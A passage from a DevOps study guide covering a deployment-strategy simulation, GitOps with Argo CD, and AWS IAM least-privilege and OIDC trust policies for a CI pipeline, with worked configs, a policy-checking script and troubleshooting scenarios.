```
            else:
                nn = sum(x[2] for x in w)
                rate = sum(x[3] for x in w) / float(nn) if nn else 0.0
                ok = nn >= 100
            if ok and rate > ALARM:
                alarm = t
                start_rb = t + decision_delay
                share_at_rb = new_share(start_rb)
                rb_len = rollback_secs(share_at_rb)
                back_at = start_rb + rb_len
    return dict(name=name, total=total, failed=bad_failed, peak=peak * 100,
                alarm=alarm, back=back_at)


def rolling_share(t):          # 10 pods, one replaced every 20 s from t=30
    return 0.0 if t < 30 else min(1.0, (1 + (t - 30) // 20) / 10.0)


def bg_share(t):               # all traffic switched to green at t=30
    return 0.0 if t < 30 else 1.0


def canary_share(t):           # 5 % at 30 s, 25 % at 150 s, 50 % at 270 s, 100 % at 390 s
    if t < 30: return 0.0
    if t < 150: return 0.05
    if t < 270: return 0.25
    if t < 390: return 0.50
    return 1.0


runs = [
    run("rolling, manual rollback", rolling_share, "global", 60, 60,
        lambda sh: max(10, round(sh * 10) * 10)),
    run("blue-green, manual rollback", bg_share, "global", 60, 60, lambda sh: 5),
    run("canary, automated analysis", canary_share, "version", 30, 0, lambda sh: 10),
]
print("Assumptions: %d req/s, bad version fails %d %% of requests, alarm above %d %% error rate"
      % (RPS, BAD_ERR * 100, ALARM * 100))
print("rolling/blue-green: global 60 s window + 60 s human delay;")
print("canary: per-version 30 s window, no delay")
print("%-30s %8s %7s %8s %7s %9s"
      % ("strategy", "failed", "peak %", "alarm@s", "back@s", "of total"))
for r in runs:
    print("%-30s %8d %7.0f %8s %7s %8.2f%%"
          % (r["name"], r["failed"], r["peak"], r["alarm"], r["back"],
                                                 100.0 * r["failed"] / r["total"]))
```

Run the simulation (real output; deterministic, fixed random seed) TERMINAL

```
$ python3 rollout_sim.py
Assumptions: 200 req/s, bad version fails 30 % of requests, alarm above 5 % error rate
rolling/blue-green: global 60 s window + 60 s human delay;
canary: per-version 30 s window, no delay
strategy                       failed  peak %  alarm@s  back@s  of total
rolling, manual rollback         3349      60       81     201     2.79%
blue-green, manual rollback      5467     100       59     124     4.56%
canary, automated analysis         48       5       39      49     0.04%
```




Figure 4.20. Failed requests caused by the defective release: the canary with automated per-version analysis limits the damage to tens of requests, while manual detection lets both rolling and blue-green fail thousands.

Reading the result carefully:

- **Exposure is set by detection time and by the share of traffic at that time.** Blue-green failed more requests than rolling because the same manual detection delay applied while 100 percent of traffic was on the defective version; rolling had reached 60 percent. Blue-green is not safer on exposure in this model; its advantage is the rollback speed (5 s against 120 s here).
- **A global threshold hides a small canary.** At a 5 percent share and a 30 percent failure rate the overall error rate is 0.05 x 0.30 = 1.5 percent, below the 5 percent alarm. The canary was caught only because the analysis compared the canary's own error rate. Comparing per version is essential.
- **Automation, not the percentage alone, produced most of the gain.** The canary alarm fired at 39 s and the rollback completed at 49 s; there was no 60 s human delay.
- Changing any assumption changes the numbers: a slower alarm, a lower failure rate or a different step schedule would shift all three results. The model has no latency, retries, caching or user stickiness.

4.6.5 Hands-on

This exercise requires a cluster and was not run on the build machine.

1. Deploy the blue and green Deployments (copies of the `orders-service` Deployment with the label `track` and different image tags) and the Service above. Switch the selector with the `kubectl patch` command, then switch back, and time both operations.
2. Change the simulation parameters: set `ALARM` to 0.01 and `WINDOW` to 30, rerun, and describe how the three results change and why.
3. Write a Flyway migration pair for renaming `customer_name` to `customer_full_name` in three releases, following the expand-contract table above, and state which release may be rolled back at each stage.

4.6.6 Real-world problems and solutions

Problem: a bad release reached 100 percent of traffic

Scenario. Release 1.5.0 passed tests and was rolled out by the default rolling update. The new code fails on orders that contain a discount code.

Symptoms. Error rate rises gradually during the rollout from 0 to 15 percent; the alert fires after the rollout has finished, 12 minutes later.

Diagnosis. The dashboard shows errors starting at the first minute of the rollout, concentrated on the new Pods (the version label on the metric separates them). `kubectl rollout history` identifies the previous revision.

Root cause. The rolling update advances on readiness, not on business metrics, and no automated analysis or small canary stage existed; detection depended on a global alert with a long window.

Fix. `kubectl rollout undo deployment/orders-service -n orders`, then verify that the error rate returns to the baseline.

Prevention. Add a canary stage with per-version analysis (Argo Rollouts or Flagger), label metrics with the application version, alert on version-specific error rate, put risky features behind flags, and rehearse the rollback.

Problem: a migration broke the old version during a rollout

Scenario. Release 1.6.0 renames the column `status` to `order_state` in the same Flyway script that the first new Pod runs at startup.

Symptoms. As soon as the first new Pod starts, the old Pods return 500 with `column "status" does not exist`; the rollout is aborted, but rolling back the application does not help.

Diagnosis. The old Pods log `PSQLException: ERROR: column "status" does not exist`. The Flyway history table shows the new version applied.

Root cause. A breaking schema change ran while the old version was still serving, and a rollback of the code cannot undo a schema change.

Fix. Restore the old column or add a compatibility column through a hot fix migration, then redeploy.

Prevention. Use expand-contract; test the previous application version against the migrated schema in the pipeline (run the old integration tests against the new schema); never combine a destructive change with the release that depends on it.

4.6.7 Questions to expect

Compare rolling, blue-green and canary deployments.

Rolling replaces Pods gradually with little extra capacity but runs two versions together and detects nothing beyond readiness. Blue-green runs a full second environment and switches all traffic at once, with a seconds-fast rollback and double capacity. Canary exposes a small share first and increases it while metrics stay healthy, which limits the damage of a defect at the cost of a routing layer and automated analysis.

How is a database schema change made safe in a rolling update?

With expand-contract: add the new structure compatibly, deploy code that handles both, backfill, and remove the old structure in a later release. During the rollout old and new application versions must both work with the schema.

How does Kubernetes roll back a Deployment?

`kubectl rollout undo` scales the previous ReplicaSet back up and the current one down, using the revision history (10 revisions are kept by default, per kubernetes.io). In a GitOps setup the rollback is a Git revert.

Why can a canary at 5 percent miss a defective release?

If the alarm uses the overall error rate, a 30 percent failure rate in a 5 percent share adds only 1.5 percent. The analysis must compare the canary against the baseline version directly.

List the elements of a zero-downtime deployment on Kubernetes.

Correct probes, `maxUnavailable: 0` with a surge, a `preStop` delay with graceful shutdown and a sufficient grace period, a PodDisruptionBudget, multiple replicas, backward-compatible database and API changes, and a tested rollback.

KEY POINTS

Key points

- Deployment installs code; release exposes behaviour. Good strategies separate the two.
- Rolling update advances on readiness only; blue-green gives instant rollback; canary limits exposure and needs per-version metrics and automation.
- A rollback of code never rolls back the database: use expand-contract so that old and new versions share the schema safely.
- In the simulation, detection time and traffic share at detection dominated the failed-request count (assumptions stated; not a measurement).
- Rehearse the rollback before it is needed.

srcram

4.7 GitOps

Chapters on pipelines described how a CI system builds and pushes an image. The last step, changing what runs in the cluster, can be done in two ways. In the **push** model the pipeline holds cluster credentials and runs `kubectl apply` or `helm upgrade`. In the **GitOps** model the desired state of the cluster is stored in a Git repository and a controller inside the cluster pulls and applies it. This chapter explains the second model, why many teams prefer it, and how it fits the pipeline already built for the `orders-service`.

4.7.1 Concept and mechanism

Principles

GitOps is an operating model with four commonly cited principles (from memory of the OpenGitOps definition, verify before use): the desired state is declarative; it is stored in a versioned, immutable way (Git); software agents pull it automatically; and agents continuously reconcile the actual state with it. The consequences follow directly from using Git as the source of truth: every change has an author, a review and a commit; the history is the audit log; a rollback is a revert; and a new cluster can be rebuilt from the repository.

Push and pull




Figure 4.21. In the push model the CI runner needs credentials to the cluster and never looks again; in the pull model an agent inside the cluster compares Git with the live state and corrects differences.

Aspect	CI push (kubectl apply from the pipeline)	GitOps pull (Argo CD or Flux)
Credentials	Cluster credentials stored in the CI system	The cluster reaches out to Git; no inbound access needed
Drift	Not detected until the next pipeline run	Detected continuously; can be reverted automatically
Rollback	Re-run an old pipeline or a manual command	Revert the commit
Audit	Pipeline logs	Git history plus controller events
Visibility	Pipeline status	Per-application sync and health status in the controller
Complexity	Low: one pipeline step	Extra component to install, secure and operate

CI push compared with GitOps pull.

Argo CD and Flux

Argo CD and **Flux** are the two widely used GitOps controllers for Kubernetes (both CNCF projects; from memory, verify before use). Both watch a repository path, render plain YAML, Kustomize or Helm, compare the result with the live objects, and apply the difference. Argo CD models each deployed unit as an `Application` object and offers a web UI that shows sync and health; Flux composes smaller controllers and is configured entirely by objects in the repository. The example uses Argo CD (`argoproj.io/v1alpha1`; from memory, verify before use):

orders-service-prod.yaml (illustrative configuration, validated with PyYAML, not run) YAML

```yaml
apiVersion: argoproj.io/v1alpha1
kind: Application
metadata:
  name: orders-service-prod
  namespace: argocd
spec:
  project: default
  source:
    repoURL: https://github.com/example/orders-config.git
    targetRevision: main
    path: overlays/prod
  destination:
    server: https://kubernetes.default.svc
    namespace: orders
  syncPolicy:
    automated:
      prune: true
      selfHeal: true
    syncOptions:
      - CreateNamespace=false
```

What to notice: `source` names the **configuration repository** and the path `overlays/prod`; `destination` names the cluster and namespace; `syncPolicy.automated` makes the controller apply every new commit; `prune: true` deletes cluster objects that are no longer in Git, and `selfHeal: true` reverts manual changes made with `kubectl`. These two flags are what makes Git authoritative. `repoURL` uses a reserved example account.

Drift detection

Drift is any difference between Git and the live cluster: a manual `kubectl edit`, a controller that changes a field, or an object created by hand. The controller reports the application as `OutOfSync` and, with `selfHeal`, restores the declared state. Some drift is legitimate and expected: when an HorizontalPodAutoscaler owns the replica count, `replicas` in the Deployment differs from Git by design, and the application must be told to ignore that field (Argo CD provides an `ignoreDifferences` setting; from memory, verify before use), or the field should be removed from the manifest.

Repository layout


Two repositories are the common layout: the **application repository** holds source code, tests and the Dockerfile; the **configuration repository** holds the manifests of every environment. The separation matters for three reasons: a configuration change must not trigger an application build; the audit trail of what runs where is cleaner; and access can differ (developers write code, a smaller group approves production configuration).

orders-config repository layout

```
orders-config/
  base/
    deployment.yaml        # Deployment, Service, HPA, PDB (shared by all environments)
    service.yaml
    kustomization.yaml
  overlays/
    staging/
      kustomization.yaml   # newTag: 1.4.1, replicas: 2
    prod/
      kustomization.yaml   # newTag: 1.4.0, replicas: 6
  apps/
    orders-service-staging.yaml   # Argo CD Application objects
    orders-service-prod.yaml
```

Promotion by pull request

An environment is promoted by changing a file, not by running a deploy command. The pipeline of the application repository builds and pushes the image, then opens a pull request in the configuration repository that changes the `newTag` of the staging overlay. Merging it makes Argo CD sync staging. After verification, a second pull request copies the tag to the production overlay; branch protection requires an approval, so production changes are reviewed by design.



Every environment change is a commit: history, review and rollback (git revert) come from Git

Figure 4.22. The only way a version reaches an environment is a merged commit in the configuration repository; the image is identified by tag (and ideally digest), and every promotion has a reviewer.

The pipeline step that opens the pull request is part of the pipeline chapters (GitHub Actions or Jenkins); only the final deployment step changes from `kubectl apply` to a Git commit.

Secrets in GitOps

Git must never contain plain Secret values. Three approaches keep the repository safe (all `from memory, verify before use`): encrypt the manifest before committing (Sealed Secrets, or SOPS with a key management service), so that only the cluster or a key holder can decrypt it; keep the value in an external store such as AWS Secrets Manager and commit only a reference object that an operator (External Secrets Operator) turns into a Secret in the cluster; or create the Secret outside GitOps. The pipeline security material in the next chapters compares these options. As the Secret warning in the core objects chapter states, base64 is not encryption, so a Secret manifest in Git is a leaked credential.

4.7.2 Worked example

The commands below show a promotion and the controller view. They are `typical output (not run on the build machine)`; the repository is the hypothetical `github.com/example/orders-config`.

Promote staging to production through Git (typical output, not run on the build machine) TERMINAL

```
$ git switch -c promote-1.4.1
Switched to a new branch 'promote-1.4.1'
$ sed -i 's/newTag: 1.4.0/newTag: 1.4.1/' overlays/prod/kustomization.yaml
$ git commit -am "orders-service: promote 1.4.1 to prod"
[promote-1.4.1 3f9a2c1] orders-service: promote 1.4.1 to prod
 1 file changed, 1 insertion(+), 1 deletion(-)
$ git push -u origin promote-1.4.1
# open a pull request, obtain the required approval, merge
$ argocd app get orders-service-prod
Name:               argocd/orders-service-prod
Sync Policy:        Automated (Prune)
Sync Status:        Synced to main (b71e0d4)
Health Status:      Healthy
```

If the release is defective, the rollback is also a commit: `git revert b71e0d4`, push, merge; the controller applies the previous tag. The history then records both the change and its reversal.

4.7.3 Hands-on

This exercise requires a cluster with Argo CD installed and was not run on the build machine.

1. Create a repository `orders-config` with the layout above and push the base and the two overlays.
2. Apply the two `Application` objects. Confirm that both show `Synced` and `Healthy`.
3. Change the image tag in `overlays/staging` through a pull request, merge it, and watch the sync in the Argo CD UI or with `argocd app get`.
4. Run `kubectl scale deployment orders-service -n orders --replicas=1` against the production application and observe how the controller reports `OutOfSync` and, with `selfHeal`, reverts it.
5. Revert the promotion commit and confirm the previous tag returns.

4.7.4 Real-world problems and solutions

Problem: a Secret was committed to the configuration repository

Scenario. During the migration to GitOps, `10-config.yaml` with the real database password was committed to the configuration repository and pushed.

Symptoms. A secret scanner (or a colleague) reports the credential; the repository may be readable by many people and by CI systems.

Diagnosis. `git log -p -S'SPRING_DATASOURCE_PASSWORD' -- 10-config.yaml` lists the commit. Platform secret scanning confirms the value is a live credential.

Root cause. A Kubernetes Secret manifest was treated like any other file, and base64 or `stringData` gave a false sense of protection.

Fix. Treat the credential as compromised: **rotate the database password first**, update the Secret in the cluster, then remove the file from history if policy requires it (history rewriting does not make an exposed value safe, since clones and caches may hold it).

Prevention. Encrypt secrets before commit (Sealed Secrets, SOPS) or reference an external store; enable push protection and secret scanning in the repository; add a pre-commit hook and a pipeline check that rejects `kind: Secret` with plain data.

Problem: the controller and the HPA fight over replicas

Scenario. The HorizontalPodAutoscaler scales the Deployment to 7 Pods under load, but Argo CD with `selfHeal` keeps resetting it to the `replicas: 3` of the Git manifest.

Symptoms. Replicas oscillate; the application shows `OutOfSync` permanently; autoscaling appears not to work.

Diagnosis. `argocd app diff orders-service-prod` shows only `spec.replicas`. The HPA events show repeated scale-ups.

Root cause. Two controllers own the same field.

Fix. Remove `replicas` from the Deployment manifest in Git (the HPA owns it), or configure the application to ignore differences on that field.

Prevention. Assign each field to exactly one owner when designing the manifests, and review `OutOfSync` diffs that never resolve.

4.7.5 Questions to expect

What is GitOps?

An operating model in which the desired state of the infrastructure and applications is declared in Git and an agent in the environment continuously reconciles the live state with it. Changes are commits, reviews are pull requests, and rollbacks are reverts.

What is the difference between push-based CI deployment and pull-based GitOps?

In push, the pipeline holds credentials and applies changes once. In pull, an in-cluster controller fetches the repository and keeps applying it, which detects and corrects drift and avoids storing cluster credentials in CI.

sreram

Why separate the application repository from the configuration repository?

A configuration change should not trigger a build, the history of what runs in each environment stays clean, and permissions can differ between developers and release approvers.

How are secrets handled in GitOps?

Never in plain form. Options are encrypting manifests before commit (Sealed Secrets, SOPS) or storing values in an external manager and committing only a reference that an operator resolves in the cluster.

How is a release promoted between environments?

By a pull request that changes the image tag in the overlay of the next environment, reviewed and merged; the controller syncs it. No command is run against the cluster by a person.

KEY POINTS

Key points

- GitOps stores desired state in Git; a controller in the cluster pulls and continuously reconciles it.
- Pull removes cluster credentials from CI and detects drift; the price is one more component to operate.
- Use a configuration repository with a base and one overlay per environment; promote by pull request.
- Never commit plain Secret values; encrypt them or reference an external store, and rotate any value that was exposed.
- Give each field exactly one owner: either the controller from Git or another controller such as the HPA.

4.8 Cloud Foundations and IAM

A service that runs only on a developer laptop has no users. Running it for others requires machines that stay powered, networks that route traffic to them, a way to control who may change what, and a bill that matches the use. Amazon Web Services (AWS) is a public cloud: a catalogue of such building blocks rented by the hour or by the request. This chapter defines the vocabulary used by the rest of the Part (Region, Availability Zone, VPC, IAM) and treats identity and access management first, because every later step, from pushing an image to reading a database password, is an authorization decision.

Every AWS command shown in this Part was **not run on the build machine**: the build environment has no AWS account and no internet access. Command output is labelled `typical output (not run on the build machine)`. Service names, command syntax and policy format were checked against docs.aws.amazon.com and docs.github.com, consulted October 2026. Account identifiers such as `123456789012` and resource identifiers such as `subnet-0a1b2c3d4e5f60001` are placeholders.

4.8.1 Concept and mechanism

Regions and Availability Zones

A **Region** is a geographic area that holds several isolated data-centre groups called **Availability Zones (AZs)**. `ap-south-1` (Mumbai) is the Region used in all examples. Resources are created inside one Region; most are not visible from another, which is the cause of the "resource not found" problems described later. An AZ failure is survivable only if the workload runs in at least two AZs, so production designs place two or more copies of each tier in different AZs.




Figure 4.23. One Region contains several AZs; a subnet lives in exactly one AZ, so a highly available tier uses one subnet per AZ.

Shared responsibility and cost model

AWS operates the physical facilities and the hypervisor; the customer configures operating systems, networks rules, identities, data protection and application code. Billing is metered: instance hours, gigabytes stored, requests, data transferred out. Two consequences follow. A resource that is forgotten keeps billing, and a few services bill by the hour even when idle (per AWS pricing pages; exact rates change and are not quoted here). Per aws.amazon.com/free, consulted October 2026, a new account can start on a free plan that grants "$100 in credits immediately" and up to "$200 over 6 months" in total, and the plan ends "6 months after you open it or when your credits run out, whichever comes first"; 30+ services are "always free within monthly usage limits". These terms change, so the page must be re-read before opening an account.

WATCH OUT

Set a budget alert before creating any resource. A cost budget with an email alert (AWS Budgets, configured in the console) is the cheapest safeguard against an unexpected bill. Resources to delete after every exercise: EC2 instances, NAT gateways, load balancers, RDS instances and unattached Elastic IP addresses. Tagging every resource with `project=orders-lab` makes the final clean-up search reliable.

IAM: principals, policies, roles

Identity and Access Management (IAM) decides whether a request is allowed. A request is made by a **principal** (an IAM user, an IAM role session, or an AWS service) against a **resource** identified by an **Amazon Resource Name (ARN)** of the form `arn:partition:service:region:account-id:resource`. Permissions are written as **policies**, JSON documents. Three kinds matter for this guide.

Kind	Attached to	Question answered
`Identity-based policy`	user, group or role	What may this principal do?
`Resource-based policy`	the resource (bucket, repository)	Who may use this resource?
`Trust policy`	a role	Who may assume this role?


IAM policy kinds used by the pipeline.

A **role** has no password or permanent key. A trusted principal calls the Security Token Service (STS) and receives temporary credentials for the role. Temporary credentials are the basis of every secure pipeline: a long-lived access key (an access key id beginning `AKIA` plus a secret) can be copied, committed or leaked, whereas a role session expires.

Per docs.aws.amazon.com (policy grammar), a policy has an optional `Version`, a required `Statement`, and each statement needs `Effect` (`Allow` or `Deny`), `Action` and `Resource`. The grammar accepts `2008-10-17` and `2012-10-17`; the page does not say which to choose, but the examples in the ECS and GitHub documentation all use `2012-10-17`, which is the value used here. `Principal` is required in resource-based and trust policies and must not appear in identity-based policies.

The evaluation rules, per the policy evaluation logic page: an action allowed by an identity-based policy or a resource-based policy (same account) is allowed; an **explicit Deny in any applicable policy overrides every**

Allow; permissions boundaries and Organizations service control policies (SCPs) restrict by intersection. A request matched by no Allow is denied (the implicit deny; the page implies it through the intersection rules and does not use the phrase).



Evaluation stops at the first explicit Deny; without any Allow the answer is DENY.

Figure 4.24. The evaluation order: an explicit Deny ends evaluation immediately; without a matching Allow the request is denied by default.

Least privilege

Least privilege means granting the minimum actions on the minimum resources for the minimum time. In practice: list actions explicitly rather than `ecs:*`; name resource ARNs rather than `"Resource": "*"`; use roles instead of users; add conditions such as `iam:PassedToService`. Some actions cannot be restricted to one resource; `ecr:GetAuthorizationToken` is the standard example and is granted on `*`.

4.8.2 Worked example

The deployment pipeline of this Part needs one identity, the role `orders-ci-role`, which GitHub Actions assumes. Its identity policy allows pushing to one ECR repository and updating one ECS service. The action list for an ECR push is the set `ecr:BatchCheckLayerAvailability`, `ecr:InitiateLayerUpload`, `ecr:UploadLayerPart`, `ecr:CompleteLayerUpload` and `ecr:PutImage`, plus `ecr:GetAuthorizationToken` on `*` (this list was confirmed from memory of the ECR documentation, whose push page links to a separate permissions page; verify before use). The `iam:PassRole` statement is needed because registering a task definition names two roles, and passing a role to a service is itself a permission.

ci-policy.json JSON

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "EcrLogin",
      "Effect": "Allow",
      "Action": "ecr:GetAuthorizationToken",
      "Resource": "*"
    },
    {
      "Sid": "EcrPushOrdersService",
      "Effect": "Allow",
      "Action": [
        "ecr:BatchCheckLayerAvailability",
        "ecr:InitiateLayerUpload",
        "ecr:UploadLayerPart",
        "ecr:CompleteLayerUpload",
        "ecr:PutImage"
      ],
      "Resource": "arn:aws:ecr:ap-south-1:123456789012:repository/orders-service"
    },
    {
      "Sid": "EcsRegisterTaskDefinition",
      "Effect": "Allow",
      "Action": ["ecs:RegisterTaskDefinition", "ecs:DescribeTaskDefinition"],
      "Resource": "*"
    },
    {
      "Sid": "EcsUpdateOrdersService",
      "Effect": "Allow",
```

ci-policy.json (continued) JSON

```
      "Action": ["ecs:UpdateService", "ecs:DescribeServices"],
      "Resource": "arn:aws:ecs:ap-south-1:123456789012:service/orders-cluster/orders-service"
    },
    {
      "Sid": "PassTaskRolesToEcsOnly",
      "Effect": "Allow",
      "Action": "iam:PassRole",
      "Resource": [
        "arn:aws:iam::123456789012:role/orders-task-execution-role",
        "arn:aws:iam::123456789012:role/orders-task-role"
      ],
      "Condition": {
        "StringEquals": {"iam:PassedToService": "ecs-tasks.amazonaws.com"}
      }
    }
  ]
}
```

The trust policy of the same role states who may assume it. It names the GitHub OIDC provider as the federated principal and restricts the token subject to one repository and one GitHub environment. Per docs.github.com (OIDC in AWS), the provider URL is `https://token.actions.githubusercontent.com`, the audience is `sts.amazonaws.com`, and the page recommends restricting the `sub` claim; a `repo:owner/repo:*` pattern would admit every branch, pull request and environment of the repository.

trust-policy.json JSON

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": {
        "Federated": "arn:aws:iam::123456789012:oidc-provider/token.actions.githubusercontent.com"
      },
      "Action": "sts:AssumeRoleWithWebIdentity",
      "Condition": {
        "StringEquals": {
          "token.actions.githubusercontent.com:aud": "sts.amazonaws.com",
          "token.actions.githubusercontent.com:sub":
            "repo:example-org/orders-service:environment:production"
        }
      }
    }
  ]
}
```

Both files were parsed as JSON on the build machine. A small script can also review a policy before it is submitted. It cannot replace IAM Access Analyzer or the policy simulator, but it catches the commonest mistakes (wildcard actions, a `*` resource on an action that can be scoped).

policycheck.py PYTHON

```
import json
import sys

# Actions treated here as not scopable to one resource (ECR login, task definition registration).
UNSCOPED_OK = {"ecr:GetAuthorizationToken", "ecs:RegisterTaskDefinition",
               "ecs:DescribeTaskDefinition"}


def as_list(value):
    return [value] if isinstance(value, str) else value


def check(path):
    doc = json.load(open(path))
    problems = []
    if doc.get("Version") != "2012-10-17":
        problems.append("Version is not 2012-10-17")
    statements = doc["Statement"]
    if isinstance(statements, dict):
        statements = [statements]
    for i, st in enumerate(statements):
```

policycheck.py (continued) PYTHON

```
        sid = st.get("Sid", "#%d" % i)
        actions = as_list(st.get("Action", []))
        resources = as_list(st.get("Resource", []))
        if st.get("Effect") not in ("Allow", "Deny"):
            problems.append("%s: Effect must be Allow or Deny" % sid)
        if any(a == "*" or a.endswith(":*") for a in actions):
            problems.append("%s: wildcard action in %s" % (sid, actions))
        if "*" in resources and not set(actions) <= UNSCOPED_OK:
            problems.append("%s: Resource * used with %s" % (sid, actions))
    print("%s: %d problem(s)" % (path, len(problems)))
    for p in problems:
        print("  - " + p)


for name in sys.argv[1:]:
    check(name)
```

Review three policies (real output, build machine) TERMINAL

```
$ python3 -I policycheck.py ci-policy.json trust-policy.json bad-policy.json
ci-policy.json: 0 problem(s)
trust-policy.json: 0 problem(s)
bad-policy.json: 2 problem(s)
  - TooBroad: wildcard action in ['ecs:*']
  - TooBroad: Resource * used with ['ecs:*']
```

4.8.3 Hands-on

1. Create an AWS account and, before anything else, create a budget with an email alert (console: Billing, Budgets).
